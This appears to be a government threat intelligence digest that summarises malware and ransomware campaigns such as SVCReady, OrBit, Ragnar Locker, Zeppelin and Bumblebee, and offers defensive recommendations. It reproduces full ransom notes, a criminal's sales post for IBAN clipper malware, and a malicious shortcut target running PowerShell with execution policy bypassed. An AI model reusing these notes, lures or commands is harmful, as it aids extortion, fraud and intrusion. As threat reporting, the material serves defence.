
Shellcode hidden in document properties

SVCReady malware uses VBA macro code to execute shellcode stored in the properties of a document that arrives on the target as an email attachment.

New SVCReady Malware with New Way of Loading Malware

Source: https://threatresearch.ext.hp.com/, www.bleepingcomputer.com/

A new malware known as SVCReady has been discovered by researchers that uses an innovative way of loading malware from Word documents onto compromised machines. SVCReady malware uses Visual Basic for Applications (VBA) macro code to execute shellcode stored in the properties of a document that arrives on the target as an email attachment. A phishing email with a malicious.doc attachment starts the infection chain. It uses VBA to run shellcode hidden in the file properties. Next the shellcode, located in the document properties, is loaded into a variable. The shellcode is stored in memory and is assigned executable access rights by calling VirtualProtect API function. Then the SetTimer API function passes the address of the shellcode and executes it. This results in a DLL (malware payload) dropping into the '%TEMP%' directory. A copy of the legitimate Windows binary file 'rundll32.exe', is also placed in the same directory under a different name and is later abused to run SVCReady malware.




No security vendors and no sandboxes flagged this file as malicious

f1612924814ac73339f777b48b0de28b716d606e142d4d3f4308ec648e3f56c8

64bits elf

OrBit Dropper



No security vendors and no sandboxes flagged this file as malicious

40b5127c8cf9d6bec4dbeb61ba766a95c7b2d0cafafcb82ede5a3a679a3e3020

/usr/lib/libntpVnQE6mk/libdl.so

64bits elf shared-lib

OrBit Payload

OrBit Malware: New Malware that Hijacks Execution Flow

Source: https://www.intezer.com/, https://thehackernews.com/


Cybersecurity researchers have discovered a new Linux malware named OrBit that implements advanced evasion techniques and gains persistence on the machine by hooking key functions. OrBit malware provides the threat actors with remote access capabilities over SSH, harvests credentials, and logs TTY commands. OrBit malware is designed to infect all the running processes on the compromised machines by employing two different methods. First, by adding the shared object used by the loader to the configuration file. Second, the binary loader itself can be patched to load the malicious shared object. Once the backdoor is engaged it steals information by hooking the read and write functions to capture data that is being written by the executed processes on the machine (such as bash and sh commands) the results of which are stored in specific files. OrBit uses three libraries libc, libcap, and Pluggable Authentication Module (PAM) that causes existing and new processes to use the modified functions thereby allowing it to harvest credentials, hide network activity, and set up remote access to the host over SSH.

Clipper Malware Targeting IBAN Transactions

Source: https://blog.cyble.com/

International Bank Account Number (IBAN) clipper malware is a kind of banking malware that switches the recipient's IBAN with the threat actor’s IBAN account during an ongoing financial transaction. It enters the victim’s system through phishing emails/attachments, malicious URLs, or downloading infected software from the web. After successful installation of the malware on the victim’s machine, this clipper malware carries out its operation in the following steps:

- Captures all the text from the clipboard on the victim’s machine.
- Identifies the victim’s IBAN from the clipboard text by using regex functions.
- The recipient’s IBAN is then replaced with an IBAN configured by the threat actor according to the instructions pre-set in the Command-and-Control (C&C) panel.
- Once the victim proceeds with a banking transaction, the IBAN configured by the threat actor is pasted, and the funds are transferred to the threat actor's bank account instead of intended bank account.



IBAN Clipper Windows

By [redacted]

Hello everyone

I present the following product, IBAN Clipper. It is about modifying any IBAN that you copy in a Windows machine by another IBAN number previously put in the web panel when they perform the paste option. Developed in C# with its function to do what I have described above.

It is recommended to use in conjunction with a crypter for greater effectiveness

Tool details:
-Registration in Windows
-Persistence on Windows
-IBAN clipper
-Web Dashboard
-Setting Password Web Panel

Subscriptions to this tool are divided into IBAN slots, which means that each slot would be an IBAN corresponding to a country, for example ES, IT, DE, GB, etc... only valid for SEPA

Slot Subscriptions:

1x country slot = $250/month


Threat actor post offering IBAN clipper malware and its services

International Bank Account Number (IBAN) clipper malware is a kind of banking malware that switches the recipient's IBAN with the threat actor’s IBAN account during an ongoing financial transaction.

Malicious Campaigns Use YouTube as an Attack Vector

Source: https://blog.cyble.com/

Researchers have observed that various malicious campaigns used YouTube to spread malware. These malicious campaigns are carried out by using compromised YouTube accounts. Threat actors have been seen to post video tutorials on downloading and installing software, mostly to guide users to get paid subscriptions for free, which tricks the users to install the malicious software. Usually, the YouTube video description has a link to this software, which is a malware. The download links redirect to free cloud storage and file hosting services where the threat actors have hosted malicious Windows executable files using password-protected archive files. Researchers have observed that such campaigns mostly spread stealer and miner categories of malwares. The threat actors generally use compromised Google accounts to deliver malware payloads through YouTube videos.



2022 || FREE ADOBE PREMIERE PRO 2022 || HOW TO DOWNLOAD AND INSTALL A FREE ADOBE PREMIERE PRO 2022

Link: https://www.mediafire.com/folder/...

Password: 7498


Video Description with Download Link

The threat actors generally use compromised Google accounts to deliver malware payloads through YouTube videos.

Google G-Suite Enterprise Users Targeted by AiTM Attacks

Source: https://www.zscaler.com/, https://thehackernews.com/

Researchers have observed instances of Adversary-in-the-Middle (AitM) phishing attacks targeted towards Gmail enterprise users. Chief executives and other senior employees of various firms who use G Suite are targets of this AitM phishing campaign. This phishing attack use several compromised domains as an intermediate URL redirector to take the victims to the final landing page. Attackers send password expiry emails to potential targets that contain an embedded malicious link to supposedly access extension, clicking which takes the recipient to open redirect pages of Google Ads and Snapchat to load the phishing page URL. Another variant of this attack uses infected sites which host a Base64-encoded version of the next-stage redirector and the victim's email address in the URL. The JavaScript code in this intermediary redirector directs users to a Gmail phishing page.



A high-level attack chain of the phishing process

This phishing attack use several compromised domains as an intermediate URL redirector to take the victims to the final landing page.

New Linux Rootkit: Syslogk

Source: https://www.binarydefense.com/

A new Linux rootkit, called Syslogk, uses open-source code and is publicly available on GitHub. This rootkit is heavily based on Adore-Ng but incorporates new functionalities that makes the kernel rootkit and the user-mode application difficult to detect. Syslogk deploys a kernel module that is inserted directly into the running kernel via the 'insmod' Linux command. This offers an immediate mechanism to intercept system calls without restarting the host or its services.

Syslogk deploys a kernel module that is inserted directly into the running kernel via the 'insmod' linux command.


Trending New Ransomwares in Action

Knowledge Management Team, NCIIPC

Researchers have discovered many new ransomwares that are targeting various industries across various countries. Some of the malwares are described below:

Maui ransomware is an encryption binary. This ransomware is designed for manual execution by a remote actor. The remote actor uses a command-line interface to interact with the malware and spot the files to encrypt. Maui uses a combination of RSA, AES and XOR encryption technique to encrypt the target files. Maui ransomware has been used by cyber actors to target Healthcare and Public Health (HPH) sector organisations.

H0lyGh0st ransomware is a malware created by DEV-0530 threat group. The threat actors use unpatched vulnerabilities in customer-facing online applications and Content Management System (CMS) to gain initial access into target networks and distribute the



Please Read this text to decrypt all files encrypted.

Don't worry, you can return all of your files.

If you want to restore all of your files, Send mail to **H0lyGh0st@mail2tor.com** with your Id. Your ID is **DESKTOP-**[redacted]

Or install tor browser and contact us with your id or **company name**(If all of pcs in your company are encrypted)

Our site : H0lyGh0stWebsite

Our Service

After you pay, We will send unlocker with decryption key

Attention!

1. Do not rename encrypted files.

2. Do not try to decrypt your data using third party software, it may cause permanent data loss.

3. Decryption of your files with the help of third parties may cause increase price.

4. Antivirus may block our unlocker, So disable antivirus first and execute unlocker with decryption key.


H0lyGh0st Ransom Note

H0lyGh0st ransomware. After DEV-0530 successfully compromise a network, it exfiltrates a copy of the victim's files. Then it encrypts the contents of the victim device, replaces all file names with a Base64-encoded version of the file names and renaming the extension to '.h0lyenc'.

RedAlert ransomware (also known as N13V) encrypts Windows, and Linux VMWare ESXi servers under attack on corporate networks. This encryptor targets the VMware ESXi servers with command-line options that allows the threat actors to shut-down any running virtual machines before encrypting the files. The ransomware only targets files associated with VMware ESXi virtual machines and append the '.crypt[number]' extension to the file names of encrypted files. When a victim does not pay the ransom demand, the threat actor publishes the stolen data on their data leak site that anyone can download. While only a Linux encryptor has been found, the payment site has hidden elements showing that Windows decryptors also exist.

RedAlert ransomware (also known as N13V) encrypts both Windows and Linux and VMWare ESXi servers in attacks on corporate networks.

A new ransomware family called Luna is used to encrypt devices running several operating systems. This ransomware adds a '.luna' extension to all encrypted files. It uses a unique encryption technique by combining fast and secure X25519 elliptic curve Diffie-Hellman key exchange using Curve25519 with the Advanced Encryption Standard (AES) symmetric encryption algorithm.



!!_HOW_TO_UNLOCK_[redacted]_FILES_!!.TXT - Notepad2

```
Hello [redacted],

You have been visited by GWISIN.

We have infiltrated your networks, collected sensitive patient and employee data, and encrypted your
critical servers.
The data we have collected includes:
- All [redacted]
- Detailed [redacted]
- Full [redacted]
- Sensitive [redacted]
- [redacted]
- Your customer [redacted]
- Full [redacted]
- Marketing / Accounting data [redacted]

[redacted]
The good news for you is that we can decrypt all files with extension "[redacted]" and delete all sensitive
data we have collected from our servers.

To contact us, follow the instructions:

1.) Download Tor Browser: https://www.torproject.org/download/
2.) Go to our website: http://[redacted].onion
3.) Login with username "[redacted]", password "[redacted]"
4.) Change password (one time setup)
5.) Read the full instructions and contact us using the message system on the website
6.) Identify yourself when you contact us
```

Ln 10 : 30 Col 45 Sel 0 1.83 KB UTF-8 CR+LF INS Default Text


GwisinLocker Ransom Note

GwisinLocker ransomware has targeted industrial, healthcare, and pharmaceutical firms with Windows and Linux encryptors, including support for encrypting VMware ESXi servers and virtual machines. GwisinLocker encrypts Windows devices by execution of an MSI installer file, which requires special command line arguments to load the embedded DLL that acts as the ransomware encryptor. The MSI then decrypt and inject its internal DLL (ransomware) into a Windows process to evade AV detection, which is different for each company. For the Linux version, the encryptor focuses on encrypting VMware ESXi virtual machines, it uses two command-line arguments that control how the Linux encryptor will encrypt the virtual machines. The ransomware terminates various Linux daemons before it initiates the encryption to make the data available for the locking process. The encryptor uses AES symmetric-key encryption with SHA256 hashing.

BianLian ransomware creates multiple threads using the CreateThread() API function for faster file encryption, making reverse engineering the malware very difficult.

BianLian ransomware is a malware written in Go language. It has targeted several manufacturing, BFSI, healthcare, education sectors so far. BianLian ransomware creates multiple threads using the CreateThread() API function for faster file encryption, making reverse engineering the malware very difficult. It identifies the system drives (A:\ to Z:\) by using the GetDriveTypeW() API method and encrypts any files present in the connected drives. The malware first drops the ransom note and then searches files and directories for encryption by enumerating them by using the FindNextFileW() and FindFirstFileW() API methods. The BianLian ransomware uses GoLang Packages such as 'crypto/aes', 'crypto/cipher' and 'crypto/rsa' for encrypting files on the victim machines.

AstraLocker ransomware used an unorthodox method of encrypting its victim's devices compared to other ransomware strains. Instead of first compromising the device, AstraLocker's operator directly deploys the payloads from email attachments using malicious Microsoft Word documents. The lures used in AstroLocker hides the payload as an OLE object within the documents. The payload gets deployed after the target clicks Run in the warning dialog displayed while opening the document. AstraLocker ransomware has switched to cryptojacking. A universal decryptor for AstraLocker ransomware has been released by Emsisoft.



[Jul, 7, 2022] - Version: 1.0.0.0

AstraLocker decryptor

AstraLocker is a ransomware based on the leaked Babuk source code, and encrypts files using a modified HC-128 encryption algorithm, and Curve25519. The extension ".Astra" or ".babyk" is appended to files.

Below is an example ransom note "How To Restore Your Files.txt":

AstraLocker Decryptor
Image source: www.emsisoft.com

References:

[1] https://www.cisa.gov/uscert/ncas/alerts/aa22-187a

[2] https://www.bleepingcomputer.com/news/security/new-gwisinlocker-ransomware-encrypts-windows-and-linux-esxi-servers/

[3] https://blog.cyble.com/2022/08/18/bianlian-new-ransomware-variant-on-the-rise/

[4] https://securelist.com/luna-black-basta-ransomware/106950/

[5] https://www.microsoft.com/security/blog/2022/07/14/north-korean-threat-actor-targets-small-and-midsize-businesses-with-h0lygh0st-ransomware/

[6] https://www.bleepingcomputer.com/news/security/new-redalert-ransomware-targets-windows-linux-vmware-esxi-servers/

[7] https://www.securityweek.com/free-decryptors-released-astralocker-ransomware


Ragnar Locker Ransomware

S&PE Sector, NCIIPC

Ragnar Locker ransomware first came to prominence in early 2020 when it started attacking large organisations for extorting cryptocurrency from its victims. Ragnar Locker ransomware runs on Microsoft Windows that specifically targets the software commonly used by MSPs in order to prevent the attack from being detected and stopped.

The first thing that Ragnar Locker does after infecting a system is to check the infected machine's locale. If it finds a match with certain specific countries, the malware does not execute, and the process gets terminated. The ransomware starts extracting information about the infected machine and begin to identify the existing file volumes on the host. After the identification of files, Ragnar Locker starts encrypting the files and creates a ransom note, for dis-playing it to the victim.


The Ragnar Locker operator then deletes any extant shadow copies, disables countermeasures of any detected antivirus, and uses a PowerShell script for lateral movement (to move from one company network asset to another one). The attacker also uses double extortion tactic, i.e., steals all sensitive files before launching Ragnar Locker ransomware and uploads them to one or more servers in order to publish them when the victim refuses to pay ransom.



Ragnar Locker Execution Flow
Image source:
https://www.cybereason.com

Recent Activity of Ragnar Locker Ransomware: The US law enforcement agency, Federal Bureau of Investigation (FBI) has previously advised and shared indicators of compromise (IoC) for the ransomware. It has been observed that 52 entities across 10 critical infrastructure sectors were targeted by Ragnar Locker. FBI has also informed that the Ragnar Locker threat actors and variants have impacted organisations operating in following 10 sectors classified as critical infrastructure, including energy, financial services, government, information technology, and vital manufacturing operations.

Recently, the hacking group behind the Ragnar Locker Ransomware claimed to breach Greek natural gas operator DESFA and said that they had published more than 360 GB of data allegedly stolen from DESFA. DESFA has confirmed that their IT infrastructure was hit by a cyber-attack and that it had an impact on the availability of some systems and possible leakage of several directories and files.



```
                              Hello [          ]
*****************************************************************************************
 If you reading this message, then your network was PENETRATED and all of your files and data has been ENCRYPTED
                              by RAGNAR_LOCKER !
*****************************************************************************************

*********What happens with your system ?************

Your network was penetrated, all your files and backups was locked! So from now there is NO ONE CAN HELP YOU to get your files back, EXCEPT US.
You can google it, there is no CHANCES to decrypt data without our SECRET KEY.

But don't worry ! Your files are NOT DAMAGED or LOST, they are just MODIFIED. You can get it BACK as soon as you PAY.
We are looking only for MONEY, so there is no interest for us to steel or delete your information, it's just a BUSINESS $-)

HOWEVER you can damage your DATA by yourself if you try to DECRYPT by any other software, without OUR SPECIFIC ENCRYPTION KEY !!!

Also, all of your sensitive and private information were gathered and if you decide NOT to pay,
we will upload it for public view !

****

***********How to get back your files ?******

To decrypt all your files and data you have to pay for the encryption KEY :

BTC wallet for payment: [                    ]
Amount to pay (in Bitcoin): 25

****

***********How much time you have to pay?***********

* You should get in contact with us within 2 days after you noticed the encryption to get a better price.

* The price would be increased by 100% (double price) after 14 Days if there is no contact made.

* The key would be completely erased in 21 day if there is no contact made or no deal made.
Some sensetive information stolen from the file servers would be uploaded in public or to re-seller.

****

***********What if files can't be restored ?******

To prove that we really can decrypt your data, we will decrypt one of your locked files !
Just send it to us and you will get it back FOR FREE.

The price for the decryptor is based on the network size, number of employees, annual revenue.
```

Ransomware Note as seen by the victim
Image Source:
https://www.cybereason.com

References:

[1] https://www.infosecurity-magazine.com/news/ragnar-locker-ransomware-energy/

[2] https://portswigger.net/daily-swig/ragnarlocker-ransomware-struck-52-critical-infrastructure-entities-within-two-years-fbi


[3] https://www.acronis.com/en-sg/articles/ragnar-locker/

Zeppelin Ransomware

Power & Energy Sector, NCIIPC

Zeppelin ransomware is a derivative of the Delphi-based Vega malware family and is operated as Ransomware-as-a-Service (RaaS). Threat actors have used this malware to target wide range of businesses and critical infrastructure organisations including defence contractors, educational institutions, manufacturers, technology companies, healthcare and medical industries since 2019.

Zeppelin ransomware is a derivative of the Delphi-based Vega malware family and is operated as Ransomware-as-a-Service (RaaS).


*!!! ALL YOUR FILES ARE ENCRYPTED !!! - Notepad
File Edit Format View Help
Ln 6, Col 1
100%
Windows (CRLF)
UTF-8

```
!!! ALL YOUR FILES ARE ENCRYPTED !!!!!!!!!!!!!!!!!!!!
Hello !!!!!!!!!!!!!!!!!

Your company has been hacked! All your files are encrypted, but we understand
that you can most likely recover from backups. We have also dumped all of your
documents relating to accounting, administration, legal, HR, NDA, SQL, passwords
and more! If we don't come to an agreement, we will be forced to hand over all
your files to the media for
publicity.

Your personal ID: XXX-XXX-XXX
If you want to decrypt your files and prevent them from leaking or do you need
proof, write to us: recovery_data_help@aol.com
Please provide your personal XXX-XXX-XXX in the email
```

Zeppelin Sample Ransom Note

Spread, Symptoms & Impact: The latest analysis shows that these threat actors are using new tactics to execute the malware multiple times within a victim's network, which requires multiple decryption keys to unlock files. Threat actors gain access to victim networks through Remote Desktop Protocol (RDP) exploitation, exploiting firewall vulnerabilities and phishing campaigns. Before executing Zeppelin ransomware, actors do a mapping or enumeration of the victim's network to identify data enclaves, including cloud storage and network backups. Zeppelin ransomware can be deployed as a dynamic-link library (.dll) or executable file (.exe) or by a PowerShell loader. Once the Zeppelin ransomware is executed, each encrypted file is appended with a randomised nine-digit hexadecimal number as a file extension, e.g., file.txt.txt.C59-E0C-929. After encryption a ransom note of the type !!! ALL YOUR FILES ARE ENCRYPTED !!!.TXT appears, along with a contact email id for payment instructions. The threat actors ask for ransom payments in Bitcoin with initial amounts ranging from several thousand dollars to over a million dollars.

Before executing Zeppelin ransomware, actors do a mapping or enumeration of the victim's network to identify data enclaves, including cloud storage and network backups.

Zeppelin ransomware can be deployed as a dynamic-link library (.dll) or executable file (.exe) or by a PowerShell loader.

Best practices: Ransomware infection can be difficult to prevent, as it is often transmitted through social engineering mechanisms. However, the following best practices may be followed to reduce the risk of compromise by Zeppelin ransomware:

- Implement a recovery plan to maintain and retain multiple copies of sensitive data and servers in a physically separate, segmented, and secure location and ensure all backup data is encrypted.
- Implement multifactor authentication for all services, particularly the privileged user accounts that access critical systems.
- The firmware, software and all operating systems should be kept up-to-date.
- Network segmentation is a good practice to prevent the spread of ransomware.
- Identify, detect and investigate any abnormal activities a potential traversal of the ransomware with network security tools and networking monitoring tools.
- Review domain controllers, servers, workstations and active directories for new and unrecognised accounts.
- Audit all user accounts and configure access controls according to the principle of least privilege.
- Always disable unused ports.
- Ensure adding an email banner to emails received from outside and disable hyperlinks in received emails.
- Implement time-based access for all user accounts.
- Disable command-line and scripting activities and permissions.

References:

[1] https://www.cisa.gov/uscert/ncas/alerts/aa22-223a


[2] https://threatpost.com/zeppelin-ransomware-resurfaces/180405/

[3] https://www.malwarebytes.com/blog/detections/ransom-zeppelin

BlueSky Ransomware

Threat Assessment Group, NCIIPC

BlueSky ransomware is a significant threat within the cyber space that researchers are working upon after its initial discovery in late June 2022. It has sophisticated anti-analysis and evasion techniques capability. BlueSky predominantly targets Windows hosts and utilises multi-threading to encrypt files by using Curve25519- and ChaCha20-based file encryption on the host for faster encryption. Initial delivery vectors include trojanised downloads from websites hosting 'cracks' and 'keygens' additionally by malicious attachments delivered via email. Some observed mechanisms include delivery via third-party frameworks like Cobalt Strike and BRc4. The ransomware can move laterally via SMB and has been observed doing so in Active Directory environments. At present, BlueSky does not have public data leak site and BTC wallets, indicating that the threat actor's distribution campaign is in its initial stages.



BLUESKY

YOUR IMPORTANT FILES, DOCUMENTS, PHOTOS, VIDEOS, DATABASES HAVE BEEN ENCRYPTED!

The only way to decrypt and restore your files is with our private key and program.

Any attempts to restore your files manually will damage your files.

To restore your files follow these instructions:

1. Download and install "Tor Browser" from https://torproject.org/

BlueSky ransom note, html version

BlueSky predominantly targets Windows hosts and utilises multi-threading to encrypt files by using Curve25519- and ChaCha20-based file encryption on the host for faster encryption.

Post-Infection and Ransom Demands: BlueSky drops the ransom note as a document named # DECRYPT FILES BLUESKY #.txt and an HTML file named # DECRYPT FILES BLUESKY #.html into a local directory where it has successfully encrypted files and renamed them with the file extension ".bluesky".


Conclusion: Ransomware authors are adopting modern advanced techniques like encoding and encrypting malicious samples, or using multi-staged ransomware delivery and loading, to evade security defences. BlueSky ransomware has the flexibility to rapidly encrypt the local host using multithreaded computation and move laterally by exploiting known vulnerabilities. Additionally, the ransomware adopts obfuscation techniques like API hashing, to block the reverse engineering process for the analyst. BlueSky campaigns appear to be in their initial stages, but the architecture of both droppers and payloads indicates that the actors have invested significant effort and can be looking to reap the returns. Security teams are advised to keep vigil of the threat in critical environment.

References:

[1] https://www.sentinelone.com/blog/bluesky-ransomware-ad-lateral-movement-evasion-and-fast-encryption-puts-threat-on-the-radar/

[2] https://socprime.com/blog/bluesky-ransomware-detection-targets-windows-hosts-and-leverages-multithreading-for-faster-encryption/

[3] https://unit42.paloaltonetworks.com/bluesky-ransomware/



```
111
Quote-08-22-81.vhd

Quote-08-22-81
Name                          Type              Size
System Volume Information     File folder
imagedata.ps1                 Windows PowerS...  1,941 KB
Quote                         Shortcut           2 KB

Quote Properties
Colours  Terminal  Security  Details  Previous Versions
General  Shortcut  Options   Font     Layout

Quote
Target type:      Application
Target location:  v1.0
Target:           1.0\powershell.exe -ep bypass -file imagedata.ps1
Start in:
Shortcut key:     None
Run:              Normal window
Comment:
Open File Location   Change Icon...   Advanced...
```

Files used in the new attack flow (Source:Cyble)

Bumblebee Malware with Post-Exploitation Tool

Threat Assessment Group, NCIIPC

Bumblebee is a malware loader that aims to replace backdoors like BazarLoader and IcedID, which are used for delivering ransomware payloads. Bumblebee is built using the C++ programming language and its code remains compressed in a single function that handles the initialisation, deployment, requests and responses.

Modus operandi of Bumblebee: The Bumblebee malware functions as a downloader to run enriched malicious codes, execute Shell-code injection, DLL injection, loading Meterpreter and Cobalt Strike. Cybercriminals and threat actors choose Bumblebee as a multifunctional tool because of its compact size. The malware was seen earlier in DocuSign phishing campaign in which it attempted to allure victims by posing as coming from the e-signature solution firm. Phishing emails have malicious HTML attachments and links that redirect the victim to a Microsoft OneDrive hosted ISO file containing Bumblebee malware in the structure of malicious shortcuts and DLLs files.

The Bumblebee malware functions as a downloader to run enriched malicious codes, execute Shell-code injection, DLL injection, loading Meterpreter and Cobalt Strike.

Evolution of Bumblebee with added post-exploitation tool: Recently, a new version of the Bumblebee malware loader has been noticed which uses a new infection chain based on PowerSploit framework for stealthy reflective injection of a DLL payload into memory. Evolution of Bumblebee is continuous with its advanced anti-analysis and anti-detection features. The new version is likely to replace other loader like BazarLoader, in initial compromise attacks followed by ransomware deployment.

Evolution of Bumblebee is continuous with its advanced anti-analysis and anti-detection features.

Recommendations against Bumblebee malware:

- Limit application privileges and stick to the least-privilege principle: Enterprises should follow the "principle of least privileges", grant employees minimum system access with permission to deny download and execute any file from the internet. Bumblebee malware has ability to leverage administrative privileges to access or exploit. It is recommended to not download anything suspicious through email via administrative accounts and work in standard user mode for official activities.

- Use anti-malware/anti-spyware: Enterprise systems should be regularly updated and patched. Anti-spyware programs can be used to detect the Bumblebee malware.

- Cyber Security Awareness: Organisation should educate employees on the latest malware and the way they behave or attack a system. Cyber security awareness training to be given to all the employees so that employees do not download email attachments from unknown emails, malicious links, or unofficial sites. The same shall be ensured by regular compliance check.

References:

[1] https://www.bleepingcomputer.com/news/security/bumblebee-malware-adds-post-exploitation-tool-for-stealthy-infections/

[2] https://www.packetlabs.net/posts/bumblebee-malware/

Learning

Techniques to Detect Anonymised Ransomware Sites on Dark Web

Source: https://thehackernews.com/

Cybersecurity researchers have discovered various measures that ransomware actors take to hide their true identity online as well as hosting location of their web server infrastructure. Ransomware operators use hosting providers outside their country of origin to host their ransomware operations sites. Cybersecurity firms have been able to spot public IP addresses hosting the same threat actor infrastructure as those on the dark web. The methods they used to identify the public Internet IPs were:


- Match the threat actor's self-signed TLS certificate serial numbers and page elements with those indexed on the public Internet.
- Check the favicons associated with the darknet websites against the public Internet by using web crawlers like Shodan.

Cybersecurity firms have been able to spot public IP addresses hosting the same threat actor infrastructure as those on the dark web.

Phishing Campaigns Use Fake Instagram and Twitter Verification

Source: https://blog.sucuri.net/

It has been observed that fake Instagram verification & Twitter Badges are being used as a phishing lure for social engineering campaigns targeting popular social networks. A phishing page masquerading as the real Instagram Verification submission page targeting Instagram users. The page reveals a series of phishing forms on the malicious domain. These forms target the victim's Instagram login information and associated email address credentials which allows threat actors to reset and verify ownership of the phished Instagram account. Password phishing direct massages that targets verified Twitter accounts appear as though it's being sent by an official Blue Badge Support account. On clicking this malicious link victim is taken to a fake page that is designed to harvest and exfiltrate stolen account information to the attacker.



Verified Badges

A verified badge is a check that appears next to an Instagram account's name in search and on the profile. It means that Instagram has confirmed that this is the authentic account for the public figure, celebrity or global brand it represents.

Accounts representing well-known figures and brands are verified because they have a high likelihood of being impersonated. We want to make sure that people in the Instagram community can easily find the authentic people and brands they want to follow.

Phishing page for Instagram Verification

Cybersecurity in Automotive

South Zone, NCIIPC

The major threat to automotive industry in 2023, could be cyber-attacks impacting auto manufacturers, automotive fleets as well as customers. It is very important that these risks are reduced at early stages to save the industry from cybercriminals pursuing exploiting vulnerabilities in transport sector.

These days the smart vehicles with Bluetooth and Wi-Fi technologies for communication are providing continuous connectivity for users in engine timing, cruise control, central lock, airbags and innovative features for driver aid.

These days the smart vehicles with Bluetooth and Wi-Fi technologies for communication are providing continuous connectivity for users in engine timing, cruise control, central lock, airbags and innovative features for driver aid. This has opened several vulnerabilities waiting to be exploited from hackers. As more and more buyers are flocking the showrooms for self-driven cars, taking over control of self-driven or automated vehicles, eavesdropping through microphones by hackers are also very commonly seen in 2022. This has made cybersecurity measures a mandatory thing. The network connectivity and autonomous features make these easy targets with potential entry points to inflict huge impairment once in control by the hackers.

Auto industries that have incorporated IT/OT convergence are also at risk because of the connected manufacturing processes expanding their attack surface.

Auto industries that have incorporated IT/OT convergence are also at risk because of the connected manufacturing processes expanding their attack surface. The sector is not at all prepared to deal with such curated cyberattacks in the advanced IT systems. They are unaware of the security risks and are still reluctant to adopt best cybersecurity measures. This is exactly what makes them the easiest targets by the hackers. The damage could be in millions and in terms of human lives.

